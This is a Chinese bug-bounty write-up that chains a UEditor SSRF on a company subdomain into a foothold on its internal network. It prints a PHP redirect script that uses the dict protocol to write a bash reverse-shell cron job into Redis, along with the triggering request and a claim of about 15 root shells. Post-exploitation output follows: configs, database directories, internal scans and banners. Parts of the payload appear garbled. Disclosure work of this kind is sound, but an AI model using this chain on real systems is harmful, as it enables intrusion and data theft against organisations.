

xxx 集团某处 SSRF 导致内网漫游

前言：

还是那句话：“每个 xxx 内网漫游、xxx 主站沦陷、xxx 千万级别数据泄露的漏洞标题背后，百分之八十至九十都是一些低级的安全问题引起的。而造成这些严重漏洞的起因往往几乎都是一些技术含量不高的漏洞。”

此次漏洞起因是我无意中打开一个子域的时候留了个心眼才发现了这个低危的 SSRF 漏洞，由于想冲榜第一，这些低危的漏洞我一般是不会提交了，除非把它的危害最大化就像现在这样我才会选择提交，此漏洞严重程度触及*****集团的核心办公内网。

为何要搞内网？

场景一：白帽子发现了一个存储型 XSS，后台管理员触发漏洞并获取到后台源码和截图，可后台在内网，白帽子提交至 SRC 平台。

判定：低危-中危

理由：后台在内网中，外网无法访问故评级低危-中危。

场景二：白帽子发现一个 SSRF 能够请求内网资源，理论存在严重风险，但是并未实际操作证明，白帽子提交至 SRC 平台。

判定：低危-中危

理由：SSRF 理论可能会造成严重漏洞，但是利用条件和利用难度较高，故评级低危-中危。

....

这样的场景我遇到过很多次，都是理论存在高危害但是并没有实际操作复现，导致普遍认为白帽子提交理论存在高风险的漏洞，就是因为利用难度较高，白帽子实际操作比较困难甚至是不太可能实现的情况下，才提交理论存在高风险的漏洞而已，这会让甲方慢慢的麻木下次遇到此类理论存在高风险的漏洞一视同仁的处理为低危-中危漏洞，从而忽略了此类理论存在高风险漏洞的真实危害性，今天提交这个漏洞就是为了让你们下次遇到白帽子提交理论存在高风险的漏洞，或 SSRF 漏洞的时候能正确认识此类漏洞的危险程度。


漏洞详情：

低危 SSRF 漏洞

漏洞域名：http://xxxxxxxxx.*****.com

打开后自动跳转至：http://xxxxxxxx.*****.com/Public/login

且状态码为 404 一般这样的 URI 凭经验感觉是 PHP 的站，查看 cookies 基本可以确定是 php 的站




由于是 404 推测曾经可能跑过测试应用网站可能会遗留一些测试文件或者备份文件，故 fuzz 了一下看到 phpmyadmin 的状态码为 206 的时候就知道了有 WAF，应该不太好弄，但是看到 ueditor 百度编辑器的时候兴奋了，因为这很有可能存在 SSRF，而你们的内网又那么大，搞不好还在我上次搞过的内网段中，所以如果存在 SSRF 的话有很大概率能够再次搞进内网。

```
E:\工具包\wfuzz-master\wfuzz-master\src>python wfuzz-cli.py -c -w E:\工具包\字典收集\日常扫描字典.txt --hc 404,302,403
--hl 0 --hh 1378 -R 3 http://mainmcsy.com/FUZZ
*****
* Wfuzz 2.3.4 - The Web Fuzzer *
*****

Target: http://mainmcsy.com/FUZZ
Total requests: 47797

=====
ID    Response  Lines  Word    Chars    Payload
=====
001127: C=206    10 L    10 W    137 Ch    "phpMyAdmin"
001126: C=301     7 L    12 W    184 Ch    "php"
|_ Enqueued response for recursion (level=1)
001128: C=206    10 L    10 W    137 Ch    "phpmyadmin"
004590: C=301     7 L    12 W    184 Ch    "assets"
|_ Enqueued response for recursion (level=1)
047671: C=301     7 L    12 W    184 Ch    "ueditor"
|_ Enqueued response for recursion (level=1)
047687: C=206    10 L    10 W    137 Ch    "web.xml.bak"
047784: C=206    10 L    10 W    137 Ch    ".bash_history"
047792: C=206    10 L    10 W    137 Ch    ".htaccess"
047793: C=206    10 L    10 W    137 Ch    ".htaccess.bak"
047795: C=206    10 L    10 W    137 Ch    ".htpasswd.bak"
048924: C=206    10 L    10 W    137 Ch    "php - phpMyAdmin"
048925: C=206    10 L    10 W    137 Ch    "php - phpmyadmin"
095484: C=206    10 L    10 W    137 Ch    "php - web.xml.bak"
095581: C=206    10 L    10 W    137 Ch    "php - .bash_history"
095589: C=206    10 L    10 W    137 Ch    "php - .htaccess"
095590: C=206    10 L    10 W    137 Ch    "php - htaccess.bak"
095592: C=206    10 L    10 W    137 Ch    "php - .htpasswd.bak"
096000: C=301     7 L    12 W    184 Ch    "assets - css"
|_ Enqueued response for recursion (level=2)
096215: C=301     7 L    12 W    184 Ch    "assets - fonts"
|_ Enqueued response for recursion (level=2)
096401: C=301     7 L    12 W    184 Ch    "assets - js"
|_ Enqueued response for recursion (level=2)
```

几经测试最终找到此 SSRF 并成功触发



低危漏洞提权

接下来要做的事

1. 摸清 SSRF 的状态是否为布尔状态
2. 此 SSRF 支持什么协议
3. 此 SSRF 是否支持 302 跳转

一、尝试请求一个没开放的 1234 端口回显“链接不可用”


二、尝试请求开放的 22 端口回显“链接不可用”

三、尝试请求开放的 80 端口回显“success”并把图片抓了回来


四、尝试请求我的 302 跳转回显“链接不可用”但是跳转成功。

得出结论：


此 SSRF 为布尔型 SSRF，能探测 http 应用并获取 html 源码、支持 302 跳转，可尝试通过响应速度来探测端口但误报率很高（某些端口可能是一直连接，最后超时）



知道此 SSRF 的性质以后便需要开始测试他支持什么协议了，经测试发现由于使用的 php 版本比较老支持好几个协议，使用 gopher 协议的时候状态为 206 提示有 WAF，但 WAF 却没拦截 DICT 协议，虽然 gopher 协议有 WAF 拦截但是支持 DCIT 的话一样可以扫描内网 redis 写 shell 反弹，只不过相对麻烦而已，并不碍事。



现在有一个问题就是我不知道内网 IP 段是多少, 于是我便去 Github 上面去找内网域名, 找到以下内网域名 gitlab.corp.****.com、jk.corp.****.com、wiki.corp.****.com 等... 并通过 SSRF 请求 jk.corp.****.com 从中获取到了内网 IP 信息



然后就开始尝试内网编织大致摸清了几个网段的分布和作用 (根据 logo 识别应用)

[illegible]

45	内网域名										
46	28991	http	credit	200	false	false	459	20190404/1554387799936023.jpg	tomcat		
47	28810	https	lcs	200	false	false	456	20190404/1554387722324349.jpg	自定义业务		
48	28499	http	asset	200	false	false	458	20190404/1554387572373192.jpg	可能是接口系统		
49	28263	http	gitlab	200	false	false	458	20190404/1554387445582843.jpg	Gitlab		
50	27973	http	review	200	false	false	457	20190404/1554387303233777.jpg	可能是自定义业务		
51	27119	http	jk	200	false	false	455	20190404/1554386938174074.jpg	jenkins		
52	27085	http	pm	200	false	false	454	20190404/1554386925312176.jpg	Redmine		
53	27023	http	jira	200	false	false	456	20190404/1554386902552140.jpg	JIRA	可能存在SSRF	
54	26347	http	apollo	200	false	false	457	20190404/1554386630269455.jpg	Apollo		
55	26267	http	work	200	false	false	457	20190404/1554386590367234.jpg	Work		
56	25671	http	wiki	200	false	false	457	20190404/1554386260881152.jpg	JIRA	可能存在SSRF	
57	24610	https	customer	200	false	false	461	20190404/1554385650135289.jpg	自定义业务		
58	1430	https	hr	200	false	false	493	20190404/1554377280811489.jpg			
59	72000	https	demo	200	false	false	457	20190404/1554377071203574.jpg	自定义业务		
60	45000	https	sms	200	false	false	456	20190404/1554376997863900.jpg	自定义业务		
61	内网段										
62	416	https	95	104	200	false	false	447	20190404/1554384116567672.jpg	NSX	可能是业务系统
63	152	https	95	38	200	false	false	446	20190404/1554383850456168.jpg	可能是自定义业务	
64	199	http	95	50	200	false	false	446	20190404/1554383901881254.jpg	可能是接口系统	
65	211	http	95	53	200	false	false	446	20190404/1554383913269619.jpg	Jenkins	可能在命令执行
66	343	http	95	86	200	false	false	446	20190404/1554384053998887.jpg	Jenkins	可能存在命令执行
67	347	http	95	87	200	false	false	446	20190404/1554384054530771.jpg	JIRA	可能存在SSRF
68	537	http	88	135	200	false	false	446	20190404/1554384258469742.jpg	Harbor - CNCF	
69	581	http	88	146	200	false	false	446	20190404/1554384278632242.jpg	Gitlab	
70	003	http	95	251	200	false	false	446	20190404/1554384711153835.jpg	不清楚是何业务	
71	115	http	95	29	200	false	false	445	20190404/1554383823764876.jpg	Redmine	
72	241	http	88	61	200	false	false	445	20190404/1554383947710361.jpg	Gitlab	
73	305	http	88	77	200	false	false	445	20190404/1554384027184040.jpg	可能是自定义业务	
74	315	http	95	79	200	false	false	445	20190404/1554384031468452.jpg	Gitlab	
75	319	http	95	80	200	false	false	445	20190404/1554384032987193.jpg	Gitlab	
76	331	http	95	83	200	false	false	445	20190404/1554384040568914.jpg	JIRA	可能存在SSRF
77	117	http	88	30	200	false	false	444	20190404/1554383824698239.jpg	自定义业务	
78	181	http	88	46	200	false	false	443	20190404/1554383880413699.jpg	可能是自定义业务	
79	1944	https	94	162	200	false	false	446	20190404/1554389468311629.jpg		
80	1932	https	94	161	200	false	false	446	20190404/1554389444724844.jpg		
81	1907	http	94	159	200	false	false	445	20190404/1554389410399485.jpg	惠普打印机	
82	1908	https	94	159	200	false	false	446	20190404/1554389409152369.jpg	惠普打印机	
83	1344	https	94	112	200	false	false	448	20190404/155438859687946.jpg	iLO	
84	1343	http	94	112	200	false	false	447	20190404/1554388593703347.jpg	iLO	
85	1331	http	94	111	200	false	false	446	20190404/1554388583295793.jpg	惠普打印机	
86	1332	https	94	111	200	false	false	447	20190404/1554388578599746.jpg	惠普打印机	
87	435	http	90	37	200	false	false	445	20190404/1554387165657391.jpg	苹果的logo	
88	253	http	89	22	200	false	false	446	20190404/1554386869561652.jpg	自定义业务	
89	241	http	89	21	200	false	false	446	20190404/1554386847362758.jpg	自定义业务	
90	1871	http	94	156	200	false	false	446	20190404/1554389354729137.jpg	惠普打印机	
91	1860	https	94	155	200	false	false	448	20190404/1554389336480385.jpg	惠普打印机	
92	1859	http	94	155	200	false	false	447	20190404/1554389333418607.jpg	惠普打印机	
93	1847	http	94	154	200	false	false	446	20190404/1554389317774776.jpg	惠普打印机	
94	1848	https	94	154	200	false	false	447	20190404/1554389317113496.jpg	惠普打印机	
95	1836	https	94	153	200	false	false	447	20190404/1554389297970775.jpg	惠普打印机	
96	1835	http	94	153	200	false	false	446	20190404/1554389295834446.jpg	惠普打印机	

使用 dict 协议向 Redis 数据库写 shell

1. 先清除没用的数据，防止定时任务执行失败

- ## 2. 利用 302 跳转写入反弹命令

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:1\"|x0a|x0a*/I|x20*x|x20*x|x20*x|x20*x|x20/bin/bash|x20-i|x20>|x26|x20/dev/top/
|bhost|/$bport|/x200>|x26i|x0a|x0a|x0a|x0a\""); ??
```

- ```
/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s=
dict%26ip=10.20.*.%26port=6379%26data=config:set:dir:/var/spool/cron
/
```



使用 nc 持续监听端口, 刚刚全部跑完马上就有差不多 15 台左右主机反弹出来了而且都是 root 权限





```

"application" => array(
 "debug" => false,
 "close" => false,
),
'namespace' => array(
 'NCFGroup\Common' => $system.'/Common/',
 'NCFGroup\Protos' => $system.'/Protos/',
 'Phalcon' => $system.'/Common/Phalcon/',
 'Assert' => $system.'/Common/Vendor/assert/lib/Assert/',
 'Money' => $system.'/Common/Vendor/money/lib/Money/',
 'League\Fractal' => $system.'/Common/Vendor/fractal/src/',
 'GeneratedHydrator' => $system.'/Common/Vendor/generatedHydrator/src/GeneratedHydrator/',
),
//idworker发号器配置
'idworker' => array(
 'serverlist' => array(
 '[REDACTED]:8180',
 '[REDACTED]:8180',
 '[REDACTED]:8180',
),
),
//gtm使用的Redis
'redis_gtm' => array(
 'master' => 'def_master',
 'sentinels' => array(
 array(
 'host' => '[REDACTED]',
 'port' => '26479'
),
 array(
 'host' => '[REDACTED]',
 'port' => '26579'
),
 array(
 'host' => '[REDACTED]',
 'port' => '26679'
)
),
),
//gtm使用的db
'db_gtm' => array(
 'adapter' => 'Mysql',
 'host' => '[REDACTED]',
 'username' => '[REDACTED]',
 'password' => '[REDACTED]',
 'dbname' => '[REDACTED]',
 'port' => '3306',
),
// clouddtask相关配置
'clouddtask' => array(
 'centerHost' => '[REDACTED]', // 调度服务器
 'mongoDbHost' => '[REDACTED]', // mongoDb服务器
 'mongoDBAuth' => '',
 'runtime' => 'myCluster', // runtime服务器组
),
);
[root@n-yunfu-03 config]#

```

```

[root@n-yunfu-04 mysql]# ll
ll
total 12505316
drwx----- 2 mysql mysql 12288 Aug 11 2017 absccloud_workflow
drwx----- 2 mysql mysql 4096 Oct 10 2017 asset
drwx----- 2 mysql mysql 4096 Dec 27 2016 assetrank
drwx----- 2 mysql mysql 4096 Mar 9 2018 cache@002dcloud
drwx----- 2 mysql mysql 4096 Jun 27 2017 credit_reference
drwx----- 2 mysql mysql 12288 Aug 1 2017 credit_workflow
drwx----- 2 mysql mysql 4096 Dec 20 2016 db_jucaai
drwx----- 2 mysql mysql 4096 Nov 14 2017 emc_account
drwx----- 2 mysql mysql 4096 Oct 20 2017 emc_asset_abs
drwx----- 2 mysql mysql 4096 Jun 22 2017 emc_credit
drwx----- 2 mysql mysql 4096 Dec 1 2017 emcsocian
drwx----- 2 mysql mysql 4096 Aug 16 2017 emcuser
drwx----- 2 mysql mysql 4096 Nov 28 2017 emc_xloan
drwx----- 2 mysql mysql 4096 Apr 20 2017 emicrocredit
drwx----- 2 mysql mysql 12288 May 9 2017 emicrocredit_workflow
drwx----- 2 mysql mysql 4096 Apr 25 2017 fae_baseframe
drwx----- 2 mysql mysql 4096 Mar 15 2017 fae_baseframe_mock
drwx----- 2 mysql mysql 4096 Dec 21 2016 fae_tradingsystem
drwx----- 2 mysql mysql 4096 Mar 15 2017 fae_tradingsystem_mock
drwx----- 2 mysql mysql 4096 Dec 23 2016 fae_user
drwx----- 2 mysql mysql 4096 Sep 4 2017 fae_user2
drwx----- 2 mysql mysql 4096 Dec 16 2016 filesystem
drwx----- 2 mysql mysql 4096 May 17 2017 ftp_trading
drwx----- 2 mysql mysql 4096 Apr 1 2017 ftp_trading_mock
-rw-rw---- 1 mysql mysql 12794724352 Apr 6 13:45 ibdata1
-rw-rw---- 1 mysql mysql 5242880 Apr 6 13:45 ib_logfile0
-rw-rw---- 1 mysql mysql 5242880 Nov 7 15:53 ib_logfile1
drwx----- 2 mysql mysql 4096 Mar 7 2017 invitecode
drwx----- 2 mysql mysql 4096 Mar 7 2017 kefu_workflow
drwx----- 2 mysql mysql 4096 Mar 7 2017 message
drwx----- 2 mysql mysql 4096 Mar 23 2017 mofei_test
drwx----- 2 mysql mysql 4096 Dec 15 2016 mysql
drwx----- 2 mysql mysql 4096 Apr 1 2017 planner
drwx----- 2 mysql mysql 12288 Aug 14 2017 supplychain_workflow
drwx----- 2 mysql mysql 4096 Dec 15 2016 test
drwx----- 2 mysql mysql 4096 Mar 20 2017 ucfpay_client_mock
drwx----- 2 mysql mysql 4096 Feb 9 2017 user_platform
drwx----- 2 mysql mysql 12288 Dec 16 2016 workflow
drwx----- 2 mysql mysql 4096 Dec 1 2017 wxfae_cms
drwx----- 2 mysql mysql 4096 Aug 24 2017 wxfae_credit
drwx----- 2 mysql mysql 4096 Aug 15 2018 xcrm
drwx----- 2 mysql mysql 12288 Jan 4 2018 xcrm_workflow
drwx----- 2 mysql mysql 12288 Nov 13 2017 xloan_workflow

```

```

[root@n-yunfu-03 protos]# /sbin/ifconfig
/sbin/ifconfig
eth0 Link encap:Ethernet HWaddr 00:50:56:90:E7:83
 inet addr:10.20.88.163 Bcast:10.20.88.255 Mask:255.255.255.0
 inet6 addr: fe80::250:56ff:fe90:e783/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:7639469185 errors:0 dropped:0 overruns:0 frame:0
 TX packets:9503788214 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1327080147566 (1.2 TiB) TX bytes:6674452152023 (6.0 TiB)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:54018212913 errors:1302 dropped:1302 overruns:0 frame:0
 TX packets:54018212913 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:6763845887321 (6.1 TiB) TX bytes:6763845887321 (6.1 TiB)

[root@n-yunfu-03 protos]# ls -la
ls -la
total 76
drwxr-xr-x 15 deploy deploy 4096 Sep 5 2018 .
drwxr-xr-x 5 root root 4096 Jan 4 2018 ..
drwxr-xr-x 3 deploy deploy 4096 May 3 2018 Commonsense
drwxr-xr-x 4 deploy deploy 4096 Jul 10 2018 Contract
drwxr-xr-x 3 deploy deploy 4096 May 3 2018 Duotou
drwxr-xr-x 5 deploy deploy 4096 Sep 5 2018 Fae
drwxr-xr-x 4 deploy deploy 12288 Jul 10 2018 FundGate
drwxr-xr-x 5 deploy deploy 4096 May 3 2018 Future
drwxr-xr-x 3 deploy deploy 4096 May 3 2018 Marketing
drwxr-xr-x 4 deploy deploy 4096 Jul 10 2018 Medal
drwxr-xr-x 4 deploy deploy 4096 Jul 10 2018 O2O
drwxr-xr-x 4 deploy deploy 4096 Jul 10 2018 Open
drwxr-xr-x 4 deploy deploy 12288 Jul 10 2018 Ptp
drwxr-xr-x 6 deploy deploy 4096 May 3 2018 Stock
drwxr-xr-x 3 deploy deploy 4096 May 3 2018 StockServices
[root@n-yunfu-03 protos]#

```

89 段 Office 办公主机 跑着\*\*\*系统

**渗透内网！**

尝试打 socket 隧道出来





```

130 10.20.95.203:8080
131 banner:b'
132 =====
133 10.20.95.206:80
134 banner:b'
135 =====
136 10.20.95.207:80
137 10.20.95.207:389
138 10.20.95.208:80
139 10.20.95.209:80
140 10.20.95.231:80
141 10.20.95.251:80
142 172.31.80.101:80
143 172.31.80.101:8000
144 172.31.80.101:8063
145 172.31.80.102:80
146 172.31.80.105:80
147 172.31.80.105:443
148 172.31.80.111:80
149 172.31.80.111:443
150 172.31.80.112:80
151 172.31.80.112:443
152 172.31.80.113:80
153 172.31.80.113:443
154 172.31.80.151:80
155 10.100.75.25:22
156 banner:b'SSH-2.0-OpenSSH_5.3\r\n'
157 =====
158 10.100.75.25:80
159 10.100.75.25:873
160 banner:b'@RSYNCD: 30.0\n'
161 =====
162 10.100.75.25:111
163 10.100.75.26:80
164 10.100.75.26:445
165 10.100.75.26:3389
166 10.100.75.27:22
167 banner:b'SSH-2.0-OpenSSH_5.3\r\n'
168 =====
169 10.100.75.27:873
170 banner:b'@RSYNCD: 30.0\n'
171 =====
172 10.100.75.27:111
173 10.100.75.28:22
174 banner:b'SSH-2.0-OpenSSH_6.6.1\r\n'
175 =====
176 10.100.75.28:111
177 10.100.100.201:80
178 10.100.100.202:80
179 10.100.100.203:443
180 10.100.100.204:80
181 10.100.100.205:80
182 10.100.100.206:80
183 10.100.100.207:80
184 10.100.100.208:80
185 10.100.100.210:80
186 10.100.100.211:80
187

```

```

16 Accept-Ranges: bytes
17 ETag: "f51515b06badd01:0"
18 Server: Microsoft-IIS/8.0
19 X-Powered-By: ASP.NET
20 Date: Fri, 05 Apr 2019 16:10:09 GMT
21 Connection: close
22 Content-Length: 1398
23 =====
24
25 IP: 10.20.95.19:80 code: 200
26 Title: <title> 杀毒 </title>
27 Header info:
28 Date: Fri, 05 Apr 2019 16:10:14 GMT
29 Server: Apache/2.2.14 (Win32) PHP/5.4.15
30 X-Powered-By: PHP/5.4.15
31 Set-Cookie: PHPSESSID=6hghjjdirshmjbl15udr4bjo5; path=/
32 Expires: Thu, 19 Nov 1981 08:52:00 GMT
33 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
34 Pragma: no-cache
35 Content-Length: 6232
36 Connection: close
37 Content-Type: text/html
38 =====
39
40 IP: 10.20.95.28:80 code: 200
41 Title: <title>Microsoft Internet Information Services 8</title>
42 Header info:
43 Content-Type: text/html
44 Last-Modified: Wed, 29 Aug 2018 01:52:19 GMT
45 Accept-Ranges: bytes
46 ETag: "64c16eeb3a3fd41:0"
47 Server: Microsoft-IIS/8.0
48 Date: Fri, 05 Apr 2019 16:10:56 GMT
49 Connection: close
50 Content-Length: 1398
51 =====
52
53 IP: 10.20.95.29:80 code: 200
54 Title: <title>Redmine</title>
55 Header info:
56 Content-Type: text/html; charset=utf-8
57 X-UA-Compatible: IE=Edge,chrome=1
58 Etag: "59ae3846a714b43c0559f10b33562256"
59 Cache-Control: max-age=0, private, must-revalidate
60 X-Request-Id: 46f1722084c04bbf3df8a578d501cee6
61 X-Runtime: 0.008221
62 Date: Fri, 05 Apr 2019 16:11:01 GMT
63 X-Rack-Cache: miss
64 Server: WEBrick/1.3.1 (Ruby/2.0.0/2014-09-19)
65 Content-Length: 3489
66 Connection: close
67 Set-Cookie: _redmine_session=BAh7B0kiD3Nlc3Npb25faWQOGgZFVEkiJWU4NTk4NjMlNzZkYWI3MDUxYWZlZGYOMjA4YzYxMWVkbjEAVEkiEg
68 =====
69
70 IP: 10.20.95.37:80 code: 200
71 Title: <title>Log In - Private Seafile</title>
72 Header info:

```


发现 172 网段是 [http://www.\\*\\*\\*\\*\\*.com/](http://www.*****.com/) 所在的业务段  
为了更加快速的定位到重要网段,我对内网域名进行了爆破并查看他们的解析地址

```
[root@dev118 etc]# ping -c 2 work.*****.com
